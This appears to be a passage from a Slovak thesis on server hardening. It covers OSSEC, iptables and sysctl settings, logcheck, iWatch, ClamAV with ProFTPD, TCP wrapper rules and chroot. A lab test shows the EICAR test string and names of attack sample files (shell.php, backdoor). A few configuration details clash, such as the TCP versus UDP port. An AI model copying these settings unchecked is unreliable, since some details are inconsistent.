https://github.com/downloads/ECSC/analogi/AnaLogi_v1.3
```

Pri procese inštalácie nás program v niekoľkých krokoch nabáda na vloženie administratívneho hesla a výber jazyku. Určením v akom režime má fungovať **agent/** ako podriadené zariadenie napojené na **server/**, ktorý zlučuje informácie z jednotlivých staníc (agentov) a **local/** pracujúci na primárnej stanici ako agent a server súčasne.


Inštalácia pokračuje voľbou inštaláčného umiestnenia **/var/ossec/**, potvrdenia odosielania varovných správ na email, kontrola rootkitov, kontrola integrity, zbieranie logu,...po odsúhlasení všetkých možností boli vytvorení agenti.

Nutným opatrením pre správny chod agentov je vytvorenie novej politiky v iptables pre nadviazanie spojenia s užívateľským zariadením. Ossec používa pre správu a kontrolu agentov TCP port 1514. Komunikáciu zabezpečuje symetrickou šifrou BlowFish.

```
iptables -A INPUT -i eth0 -s 192.168.119.133/24 -p udp --
dport 1514 -j ACCEPT
```

Konfigurácia agenta

Pre správne spojenie agenta so serverom je potrebné pri inštalácii zadať do okna autentifikačný kód. Tento kód je jedinečný a je vygenerovaný serverom na základe vložených informácií (mena, ip adresy, ID).



Obrázok 25: Konfigurácia agenta


Po inštalácii sa nenaskytla žiadna chyba a po nakonfigurovaní spojenia agenta program potvrdil spojenie hlásením.

```
manage_agents: Exiting ..
```

Následoval reštart servera a taktiež agenta.


```
/var/ossec/bin# ./ossec-control restart #reštart serveru
/var/ossec/bin/agent_control -R 004 #reštart kontroly
agenta
```

Po tomto úkone začal zobrazovať aktuálne hlásenia o zmenách vo vybraných formách detekcie.



Obrázok 26: Príklad záznamu udalostí po DOS útoku na server

Pre zobrazovanie výsledkov som zvolil webové rozhranie Analogi, na ktoré bolo spojené s programom Ossec. S prihladením na prvotné podmienky Ossec kontroluje aj hostiteľské zariadenie a aj agenta. Výsledky prezentuje na časovej osi v grafe, spoločne z popisom vzniknutej udalosti.



Obrázok 27: Príklad grafického výstupu ossec

Doporučenia k IDS

V súčasnej dobe existuje veľké množstvo riešení pre detekciu prieniku na hostiteľsky systém. Z veľkého množstva riešení akými sú LIDS, AFIC, AIDE, SAMHAIN, OSIRIS, TRIPEWIRE, PSAD, SNORT v tejto práci bolo vybratých niekoľko riešení a ich kombinácie pre vytvorenie jednoduchého riešenia pre zabezpečenie chodu systému.

Ideálne riešenie pre bezchybnú detekciu prieniku nie je možné zabezpečiť rovnako ako aj obmedziť chybnú reakciu na normálne chovanie systému. A preto je na mieste použiť


kombináciu niekoľkých techník pre detekciu systému, aby sa pokryli všetky aspekty monitorovaného systému. Práv kvôli tomu je možné vytvoriť širší obraz o dôležitých udalostiach, prípadne si spojiť niektoré udalosti do hromady a odhaliť možný útok.

Preto je dôležité zachovať funkčnosť antivírusového programu, ktorý je riadne a správne nakonfigurovaný, aby pracoval spolu z IDS, čo predstavuje jedno z najlepších riešení pre zabezpečenie servera.

10.4.1 Firewall

V komerčnej sfére existuje veľké množstvo aplikácií zameraných na tvorbu a aplikáciu firewalu, ale málo riešení dokáže pracovať na úrovni tak kapacitne vytážených zariadeniach, akými sú servery.

Pri výbere variant sa prihliadalo na nespočetné množstvo aplikácií, ale podľa štatistík (thegeekstuff) sa ako najlepšia varianta pre firewall (Obr. 29) ukazuje iptables.



Obrázok 28: Najpoužívanejšie firewally [50]

Pre firewaly existuje nespočetné množstvo aplikácií pre tvorbu alebo editáciu už existujúcich pravidiel. V tomto riešení bol použitý variant priamej aplikácie pravidiel a politík zavádzaných do príkazového riadku.

V návrhu bolo implementovaných niekoľko filtrov obsiahnutých v iptables pre zastavenie alebo čiastočné zamedzenie niektorým sieťovým útokom. V riešení taktiež zabezpečujú filtrovanie poškodených paketov a i.

SYN flood ochrana

Aktivovaním SYN flood cookies umožníme systému akceptovať neobmedzené množstvo TCP spojení a pritom zabezpečiť primeraný chod služby pri DDOS útoku.

```
if [ "$SYSCTL" = "" ]
then
    echo "1" > /proc/sys/net/ipv4/tcp_syncookies
else
    $SYSCTL net.ipv4.tcp_syncookies="1"
fi
```

RFC overenie zdroja

RFC filter zaist'uje kontrolu rozhrania a prichádzajúceho paketu. Táto úprava je závislá na správnom nastavení routera. Toto nastavenie sa prevažne preferuje na malých sieťových štruktúrach.

```
if [ "$SYSCTL" = "" ]
then
    echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter
else
    $SYSCTL net.ipv4.conf.all.rp_filter="1"
fi
```

ICMP a echo ochrana

Tento parameter dáva pokyn jadru, aby ignoroval všetky ICMP echo žiadosti zaslané z adresy odosielateľa. Zavedením tohto pravidla sa zamedzí spomaleniu a zahlteniu siete odpoveďami na ICMP dotaz. Je účinnou ochranou proti SMURF - DOS útokom.

```
if [ "$SYSCTL" = "" ]
then
    echo "1" >
/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
else
    $SYSCTL net.ipv4.icmp_echo_ignore_broadcasts="1"
fi
```

Zabezpečenie presmerovania

Tento parameter akceptuje presmerovanie iba v zozname predvolených brán. Takéto riešenie zamedzuje použitie útoku hijacking, Man-in-the-middle ak sa útočník nenachádza v pôsobnosti povolených brán.

```
if [ "$SYSCTL" = "" ]
then
    echo "1" > /proc/sys/net/ipv4/conf/all/secure_redirects
else
    $SYSCTL net.ipv4.conf.all.secure_redirects="1"
fi
```

Zaznamenávanie nereálnych adries

Zaznamenávanie takejto činnosti nám dovoľuje zistiť existenciu útočníka v sieti, ak pracuje z adresou nezvyklého rozsahu. Tieto adresy často vznikajú pri falšovaní IP adries a pri generovaní DOS útokou.

```
if [ "$SYSCTL" = "" ]
then
    echo "1" > /proc/sys/net/ipv4/conf/all/log_martians
else
    $SYSCTL net.ipv4.conf.all.log_martians="1"
fi
```

Pri návrhu firewallu je potrebné zmazať a vyčistiť existujúce záznamy a pravidlá, ktoré boli zavedené inými užívateľmi alebo programom. Nie je to pravidlom, ale použitie nových filtračných politík by mohlo znefunkčniť časti firewallu, ktoré obsahovali staršie záznamy.

Zostavovanie firewallu zahrňuje:

- zadávanie základných pravidiel a príkazov (interfaces, lokalizácia,...),
- aktivácia modulov – vo väčšine prípadov sa táto činnosť vykonáva automaticky,
- vyčistenia a mazania existujúcich politík a pravidiel,
- zavádzanie nových pravidiel a politiky,
- kontrola správnej funkčnosti firewallu.

Použitie reťazce

udp_inbound chain- reťazec popisuje prichádzajúce UDP pakety a bude ich akceptovať. Tento reťazec je aplikovaný na vstup externých internetových rozhraní. Aplikované pravidlá sa vzťahujú na nové žiadosti. Prednostne zakáže netbios pakety hneď bez predošlého logovania.

icmp_packets chain - zameraný len pre prichádzajúcu komunikáciu z internetu a platí pre ICMP pakety. Je aplikovaný v dvoch variantách:

typ 8 - (echo request) – možno ho zakázať ak nechceme, aby vzdialený host mohol dosiahnuť a získať odpoveď na ping.

Typ11 - (time exceeded) – slúži iba na potvrdenie nemôže sa vzťahovať na nadviazanú komunikáciu. Aplikuje sa na vstup externého rozhrania.

bad_tcp_packets chain- všetky TCP pakety budú prechádzať týmto reťazcom a každý pokus o nadviazanie spojenia by mal predchádzať SYN paket. Teda ak to nenastane je pravdepodobné, že sa jedná o skenovanie portov.

tcp_inbound chain - tento reťazec potvrdzuje prichádzajúcu komunikáciu do systému.

tcp_outbound chain - zabezpečuje kontrolu odchádzajúcej komunikácie.[51]

V návrhu bol zostavený návrh firewallu, ktorý je v prílohe tejto práce vo forme bash skriptu. Sú v ňom zoradené všetky navrhované moduly a prvky tak, aby umožňovali bezproblémový a plnohodnotný chod serveru. V koncovej prevádzke firewall zabezpečoval chod služieb aj za pôsobenia masívneho DDOS útoku.

10.5 Nástroje pre správu logu

Medzi neoddeliteľnú súčasť správnej správy a kontroly serveru je dôležité mať aktuálny obraz o dianí na zariadení.

Vo väčšine prípadov sa jedná o jednoduché nástroje, pomocou ktorých by správca mohol zobraziť zmenu v obsahu logov dôležitých pre kontrolu. Správy je možné odosielať v prednastavených periódach na preddefinované adresy. Medzi najvýznamnejšie riešenia v tejto oblasti patria programy logcheck, logwatch, monitor log, syslog-ng a iné riešenia z grafickou nadstavbou. Po testovaní niekoľkých variant vo zvolenom zabezpečení bol použitý program logcheck pre jeho kvalitu a jednoduchosť.

10.5.1 Logcheck

Logcheck po nainštalovaní vytvorí komplexný rámec sledovania prevádzky na PC, pri ktorom vytvára systém zaznamenávania procesov na zariadení na základe generovania výpisu z existujúcich log súborov vo forme emailovej správy odoslanej na zvolenú adresu.

V priebehu sledovania prevádzky preposiela správcovi správy o vykonaných procesoch, ktoré prebehli v zariadení v priebehu predom nastaveného časového intervalu.

Výpis zobrazuje komplexný pohľad na vzniknuté situácie, ktoré sa udiali v zariadení a popisuje ich tak, ako sú prezentované v logu.

Inštalácia

Inštalácia prebehla zo základných repozitárov Ubuntu. Doporučuje sa vytvoriť aj užívateľa pre správu upozornení z dôvodu, že nedokáže pracovať pod účtom root, ale nie je to nutnosťou len je potrebné zmeniť základné nastavenie v konfiguračnom súbore **/etc/logcheck/logcheck.conf**. Dôležitou súčasťou je aj poštový server zabezpečujúci informovanosť správcu.

apt-get install logcheck – inštalácia programu z verejných repozitárov

Po spustení aktivačného príkazu odošle aktivačný mail na zvolenú adresu. Môže dochádzať aj k problémom v spamovom filtri, čo je potrebné ošetriť zmenou nastavení v konfiguračnom súbore (logcheck.conf) a v mailovom klientovi.

10.6 Kontrola zmeny v súboroch

Počas úspešného prieniku do servera, pričom nebol zaznamenaný kontrolou IDS je dôležité pre útočníka upraviť chod niektorých súborov pre následný bezproblémový prístup na zariadenie. Počas tejto činnosti je potrebné nahrávať do servera programy (rootkity, shell,..) pre správu vykonávanú na diaľku. Najčastejšie umiestnenia sú závislé od špecifikácie exploitu a druhu útoku alebo umiestnenia koreňového adresára programu.

Teda ak sa pojednáva napr. o útoky na webové portály, najčastejšie je modifikovaná zložka **/www**, kde je umiestnený obsah webu. Iné služby sa líšia, ale primárne sa pracuje zo zložkou **/tmp**, ktorá dovoľuje na základe svojich práv spúšťať exploity. Pre sledovanie takýchto aktivít slúžia práve tieto aplikácie, ktoré sledujú modifikácie v strážených súboroch.

10.6.1 Iwatch

V podmienkach testovania bola použitá táto varianta systému pre monitorovanie zmeny v súborovom systéme. Jeho cieľom je sledovať zmeny v určitom adresári, súbore alebo procese a odoslať o tom správu o aktivite bezprostredne po zmene. Takáto schopnosť je dôležitým bezpečnostným nástrojom pri monitorovaní dôležitých súborov a zložiek akými

sú pri serveroch /www, /etc, /passwd, /shadow....a i. Pri pokuse o prienik je v množstve prípadov a to hlavne pri útokoch na webové aplikácie je potrebné nahráť do adresára napr. webového redakčného systému shell pre ďalšiu správu a pohyb v adresároch napadnutého zariadenia.

Táto aplikácia môže pracovať v dvoch režimoch. Prvým je režim „daemon“, kde sa pridá do konfiguračného súboru .xml zoznam adresárov pre monitorovanie.[52]

V druhom režime sa obsluhuje prostredníctvom príkazového riadku, pričom je možné spustiť monitorovanie ľubovoľného adresára, bez editácie konfiguračného súboru. Stačí zadať iba potrebné informácie, napr. zložky, email, akcie, ktoré ma vykonať,... v správnom tvare do príkazového riadku.

V konfiguračnom súbore môže každý súbor obsahovať svoju vlastnú emailovú adresu a taktiež aj možnosť nastaviť zoznam výnimiek, napríklad pre nesledovanie určitých zložiek vo vnútri adresára.

```
iWatch -e open ,Access -m spravca@email.com -s on -x  
/var/www/shop /var/www/
```

Tento príklad popisuje zadávanie príkazu do riadku, kde sa najprv určí akcia, ktorú má na stráženj zložke sledovať (open, access) následne mailová adresa (spravca@email.com) na doručovanie správ a stav ON. Zapíše sa zvolená výnimka v zložke (/var/www/shop), ktorá sa nemá kontrolovať a nakoniec strážená zložka (/var/www/).

V riešení boli použité obe varianty sledovania zápisom a aj editácie konfiguračného súboru **etc/iwatch/iwatch.xml**. Bola nastavená odchodia adresa a pridané záznamy o kontrole súborov.

```
<guard email="spravca@email.com" name="root"> </ guard>  
#email príjemcu
```

Kontrolované súbory:

```
<path type="recursive"> / etc / </ path> # sledované zložky  
<path type="recursive"> /var /www/ </ path>
```

Počas trvania útoku boli úspešne hlásené vykonávané zmeny pri prieniku útočníka do chráneného adresára. Správa obsahuje všetky náležitosti o zmene (čas, dátum,...) a zároveň

nahlási aj zmenu, aká bola zo súborom vykonaná. Vo výsledku sa tiež zapisuje čas a akcia, ktorá bola v zložke vykonaná, v našom prípade zmazaná alebo presunutá.

```

Message-Id: <20140224173825.EF3BB71AD2@ubuntu1310>
Status: O
[24/Feb/2014 12:38:25]
IN_DELETE /etc/cups/subscriptions.conf.O
* /etc/cups/subscriptions.conf.O is deleted # súbor bol
zmazaný
[23/Feb/2014 19:07:28] # čas a dátum
IN_MOVED_TO /etc/mtab # subor bol presunutý
* /etc/mtab.s297DU is moved to /etc/mtab

```

10.6.2 Clamav

Patrí medzi opensource Antivírusový nástroj, ktorý podporuje detekciu vírusov, trojanov, rootkitov a iný škodlivý kód. Poskytuje multi-vláknového démona pre skenovanie zariadenia.[46] Pracuje v príkazovom riadku a preto bol použitý ako najvhodnejšia varianta pre antivírusový program pre túto aplikáciu. Pre užívateľske rozhranie predstavuje užitočnú a rýchlu pomôcku pre kontrolu súborov. Ďalším dôležitým dôvodom pre zvolenie tejto aplikácie je to, že má podporu aj bezpečnostným modulom pre súborový server **mod_clamav**, s ktorým spolupracuje pri kontrole zdieľaných súborov. Taktiež modul zameraný na skenovanie vírusov pre Apache server. Moduly sú napojené na démona a knižnice clamav.

Zavádzanie podpory pre skenovanie vírusov v oboch variantoch zahŕňa pred inštalačné a konfiguračné úpravy pri zavádzaní služieb do servera. v uvedených službách teda Proftpd a Apache2.

Odporúčaná doplnková konfigurácia pre Proftpd:

```

patch -p1 < ../mod_clamav-0.10/proftpd.patch # aplikujem
bezpečnostné rozšírenie
./configure --with-modules=mod_clamav # konfiguracia
z modulom
Make # zostavenie
make install # inštalácia

```

Uvedené konfigurácie sú aplikované na koniec inštalačného procesu pred samotným zostavením a zavedením služby do prevádzky.

```

root@kali:~# ftp 192.168.119.133
Connected to 192.168.119.133.
220 ProFTPD 1.3.2c Server (ProFTPD Default Installation)
Name (192.168.119.133:root): jano
331 Password required for jano
Password:
230 User jano logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bi
200 Type set to I
ftp> put test
local: test remote: test
227 Entering Passive Mode (140,146,220,29).
150 Opening BINARY mode data connection for test
550 Virus Detected and Removed: Eicar-Test-Signature
69 bytes sent in 0.07 secs (345.58 Kbytes/sec)
ftp>

root@ubuntu1310:/home/ftp# ls
backdoor  migrate_shell.rb  shell.php  trojan.base  virus        worm
exploit.py  payload.exe      test       uploader.php  virus1.php
root@ubuntu1310:/home/ftp# cat test
X50!P%#@P[4\pZX54(P^)7CC)7]SEICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+*
root@ubuntu1310:/home/ftp#

```

Obrázok 29: Príklad úspešnej reakcie
na test antivírového programu


V príklade (obr.29) je uvedený príklad požitia implementácie antivírového programu do štruktúry súborového servera. Tento program sa predviedol ako účinné rozšírenie pre ochranu aplikácii a detekciu škodlivého kódu. Odhalil prítomnosť vírusu pri nahavani a preberaní súborov pričom ich odstránil. Všeobecne nevykazoval takú úspešnosť detekcie ako je to vo variantoch pre Windows, taktiež nutnosť zásahu pre potreby nastavenia automatických aktualizácií a iných systémových úkonov pre správny chod vyžaduje extra znalosti.

Tcp wrapper

Je založený na báze host-based a je to sieťový access control list (ACL), ktorý sa používa pre filtrovanie prístupu k internetu. TCP Wrapper bol pôvodne popísaný a určený pre sledovanie a zastavenie nežiadúcich činností, či pre vstup na pracovnú stanicu.

Princípom je proces, ktorý prvotne než spustí službu z „inetd“ prefiltruje požiadavku cez TCP Wrapper a ten rozhodne, či má spustiť požadovanú službu. Týmto spôsobom chráni službu pred nepovoleným prístupom.

Táto technológia má jednu silnú výhodu nad bránou firewall, pretože pracuje na aplikačnej vrstve. Teda je možné filtrovať požiadavky pri šifrovaní.



Obrázok 30: Štruktúra tcp wrapper [57]

V pôsobnosti programu sú dva základné pracovné režimy zabezpečujúce ochranu zariadení.

Prihlasovanie (logging) – kontroluje spojenia na základe monitorovania syslogu.

Kontrola prístupov (access control) – Tcpsd podporuje jednoduchú formu riadenia prístupu, ktorý je založený na porovnávaní existujúcich záznamov z prihlasovaním za pomoci skriptov.

"/etc/hosts.allow" - zoznam pravidiel, ktoré rozhodujú o povolení prístupu

"/etc/hosts.deny" - zoznam pravidiel, ktoré rozhodujú o zakázaní prístupu

Overovanie mena klienta (host name verification) - overovanie prebieha na základe komunikácie z DNS serverom

Spoofting

Obmedzením tohto systému je to, že nie všetky aplikácie budú kompatibilné s Tcpsd. Teda aplikácia obmedzení potvrdenie (allow) alebo zákaz (deny) budú účinné ak sa vzťahujú na programy používajúce knižnice libwrap.[57]


Použitý variant zahŕňa úpravu a ošetrovanie chodu základných služieb obmedzením na vybrané typy adries. Takéto opatrenie má dôležitý bezpečnostný význam pre administrátora. Kontrolovaním prístupu iba za pomoci určených adries alebo rozsahov sa

výraznou mierou zníži možnosť priameho prístupu k serveru neznámymi útočníkmi na sieti.

Zvolené opatrenia boli nastavené nasledovne:

```
/etc/hosts.allow
popd : 192.168.119.133 192.168.119.152 #povolenie prístupu
iba pre výbrané adresy
imapd : 192.168.1.0/255.255.255.0 #prístup povolený
pre vybranú sieť
sendmail : 192.168.5.0/255.255.255.0 #prístup na mail pre
vybranú sieť
sshd : 192.168.52.2 - 172.16.52.100 #povolenie pre
určitý rozsah
```

```
/etc/hosts.deny # Absolútny zákaz komunikácie a prístupu
k zvoleným službám pre všetkých
Popd : ALL
imapd : ALL
sendmail : ALL
sshd : ALL
```



```
root@kali:~# ssh 192.168.119.133
root@192.168.119.133's password:
Welcome to Ubuntu 13.10 (GNU/Linux 3.11.0-19-generic i686)

 * Documentation:  https://help.ubuntu.com/
You have new mail.
Last login: Wed May 21 01:09:31 2014 from 192.168.119.158
root@ubuntu1310:~# Prístup povoleny!!

root@kali:~# ssh 192.168.119.133
ssh_exchange_identification: Connection closed by remote host
root@kali:~# Prístup zamietnuty!!!
```

. Obrázok 31: Príklad aplikácie obmedzení pre prístup

Zablokovaním (host.deny) sme zakázali akýkoľvek prístup na zvolené služby. Vybraným adresným rozsahom bolo umožnený prístup (host.allow) a komunikácia so serverom. Použitím blokovania som dosiahol odfiltrovanie prístupu k službe len na vybraných adresách, čo znemožňuje použitie techník útokov na heslá, ale aj príjem spamu...a i. Negatívom je však nemožnosť prijímať komunikáciu od ďalších legitímnych užívateľov z internetu, ktorí nespĺňajú podmienku uloženú v súbore.


10.7 Zmena základných inštalačných nastavení a chránené prostredie

Nevyhnutnou súčasťou každej bezpečnostnej úpravy servera by mala byť prítomnosť niektorej z navrhovaných techník alebo postupov. Základné inštalačné nastavenia majú z väčšej časti nastavenú otvorenú politiku (dostupné verzie, záznamy,...). Zverejňovaniu, alebo dosah k týmto informáciám sa pokúšam zamedziť na čo najmenšiu možnú úroveň tak, aby to neznižovalo komfort užívateľov a splňovalo bezpečnosť prevádzky.

Výrazným bezpečnostným prvkom pri správe už existujúcich aplikácií je použitie chráneného prostredia (chroot). Separovanie služby a jej pracovného prostredia napomáha udržanie systému v chode aj po úspešnom prieniku.

10.7.1 Chránené prostredie - Chroot

Tento pojem sa dá voľne používať ako zmena koreňového adresára. Úprava umožňuje odseparovať chránenú službu (bind, apache,...) do určitého adresára, čo zabezpečuje to, že užívateľ dokáže pristupovať k súborom, ktoré sú umiestnené iba v tom špecifickom umiestnení a nedokáže mapovať zvyšok adresárovej štruktúry. Zložky sú pre niektoré programy určené ako domovské a s právami root, pričom sa v skutočnosti táto zložka nachádza na inom mieste v OS. Tento proces vytvorí niečo ako virtuálne pieskovisko, v ktorom program pracuje. Teda ak útočník vstúpi prostredníctvom programu do servera, tak je schopný pristupovať iba k súborom, ktoré používa program a zvyšok systému ostane nedostupný.



Obrázok 32: Štruktúra chrootu [54]

V operačných systémoch typu BSD existuje podobná varianta zvaná Jail (väzenie), ktorá je mocným nástrojom systémových administrátorov.[55] Je potrebné si uvedomiť, že uväznenie procesu nezabraňuje komunikáciu neautorizovaného užívateľa z procesom vo

vnútri zložky, a preto nie je zaručené, že útočník získa zvýšené užívateľské oprávnenia aj keď len vo vnútri zložky. Takejto výhody môže využiť pre vedenie ďalšieho útoku.

Väčšiu časť týchto útokov je možné zmierniť tým, že chránená zložka nebude prístupná neautorizovaným užívateľom v hostiteľskom prostredí.

Kontrolovaný systém má prístup zo svojho prostredia ku všetkým hardvérovým zdrojom a môže riadiť procesy zvonku. Teda v prípade úspešného prieniku do systému bude možné vykonávať ďalšie operácie (odosielanie spamu, editácia obsahu,...), ale nedostane sa von z určeného adresára.

Príklad: Berkeley Internet Name Daemon (Bind) pracuje ako rekurzívna alebo autoritatívna služba, ktorá slúži na preklad IP adres. Bind má veľké množstvo zraniteľností, akými sú napr. možnosti prečerpania alokovanej pamäte, poškodzovanie zónových súborov, veľké množstvo dotazov a mnoho ďalších. Preto je bežnou praxou uzamykať služby do chránených prostredí, aby sa zabránilo poškodeniu iných systémov.

Uväznenie celého systému

Prvé uväznenie je vykonané pomocou programu **debootstrap**, ktorý zabezpečuje automatizovaný proces zavádzania OS iba za úspešného pripojenia do siete.

Debootstrap - je to program slúžiaci na inštaláciu linuxových operačných systémov v jednotlivých subsystemoch. Pracuje priamo z Debian repozitármi, a teda nie je potrebné používať inštaláčny CD.[56]

